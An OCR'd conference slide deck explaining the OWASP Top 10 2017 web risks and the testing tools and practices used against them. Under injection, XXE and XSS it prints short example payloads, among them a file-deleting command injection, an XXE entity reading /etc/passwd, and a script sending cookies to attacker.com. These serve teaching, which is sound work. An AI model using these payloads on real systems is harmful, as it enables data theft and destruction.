
OWASP Top 10 2017

Alex Ivkin



Images in this presentation are used with permission and are not for redistribution

About

Alex Ivkin

Security Architect with Checkmarx, ISACA Board member

18 years in IT Security - Application Security, Identity and Access Management, Security Information and Event Management, Governance Risk and Compliance. Former developer, systems admin, network admin.

Agenda

What is OWASP Top 10 and why should I care

What is in OWASP Top 10

What do I do about it?

OWASP - Open Web Application Security Project

Not-for-profit org supporting the application security community.

Focuses on **web** applications. There is also OWASP Mobile Top 10, Embedded/IoT/C, DoS etc

It's a list, not a compliance standard


Handpicked entries from the Common Weakness Enumeration (CWE) DB for most critical ones

Sorted by the (estimated) order of occurrence and criticality

Other lists - SANS Top 25, NIST/STIG, JSSEC

Why do we care

- Web application is the most prevalent attack vector
- Application security testing is in all modern compliance frameworks and regulations
  - PCI, ISO 27001, NIST, FISMA, FERC/NERC, HIMSS, MISRA



A1 - Injection flaws


Executing Data as Code

SQL - ' or '1'='1

NoSQL - {"username": "admin", "password": {$gt: ""}}

Command Injection - "& del c:\\dbms*.*"

LDAP Injection - “user=*)(uid=*))(|(uid=*”




A2 - Broken authentication

Credential stuffing - trying from a list of stolen credentials

Brute forcing - trying a random list

Session Fixation - static or predictable session identifier

Use of insufficiently random values



A3 - Sensitive Data Exposure


Exposing credentials

Exposing the session identifiers

User enumeration

Transmitting data in clear text or with weak crypto

Not verifying the certificates and tokens




A4 - XML External Entities (XXE)

Data as code

XML eXternal Entity (XXE) Injection - uploading file with

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY bar SYSTEM "file:///etc/passwd" >]>
<trades>
  <metadata>
    <name>Name</name>
    <stock>Stock</stock>
    <trader>
      <foo>&bar;</foo>
```




A5 - Broken Access Control

Privilege Escalation

Lateral exploitation

Path Traversal




A6 - Security Misconfiguration

Privileged Interface Exposure

Leftover test and debug code


Unnecessary features installed

Out of date vulnerable software




A7 - Cross-Site Scripting (XSS)

Reflected XSS - '><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'





Stored XSS



DOM XSS

A8 - Insecure Deserialization





A9 - Using Components with Known Vulnerabilities

OpenSSL - Heartbleed

Struts - Equifax anyone?

Spring Data Commons

AngularJS, Django, glibc, Electron

A10 - Insufficient Logging and Monitoring

Audit log - logins, failed logins, high-value transactions

Forward logs to remote systems

Log API calls and set alerting thresholds

Don’t log passwords in clear text (Github and Twitter did)

A11 - Things that fell off

Cross Site Request Forgery

Click Jacking

Insecure URL redirect - a legit trusted site redirect o the evil site

How do I fix this stuff

Lots of things can go wrong.

How do you find them?

How do you fix them?

Technology

Code

Developer Education (LMS)

Static Application Security Testing (SAST)


Deploy

Dynamic Application Security Testing (DAST)

Realtime Application Security Protection(RASP)

Web Application Firewalls (WAF)

Penetration Testing



Build

Static Application Security Testing (SAST)

Software Composition Analysis (SCA)

Test


Integrated Application Security Testing (IAST)

Process

Risk assessment and threat modeling is paramount

Risk = Impact * Likelihood

Operational Controls in SDLC



People

Most technology only detects and warns. In limited cases it blocks, but no current technology fixes.

Processes can control poor development practices and bad code deployments

But only people can fix

Thank you.

Where to find me: https://securedmind.com

Images in this presentation are used with permission and are not for redistribution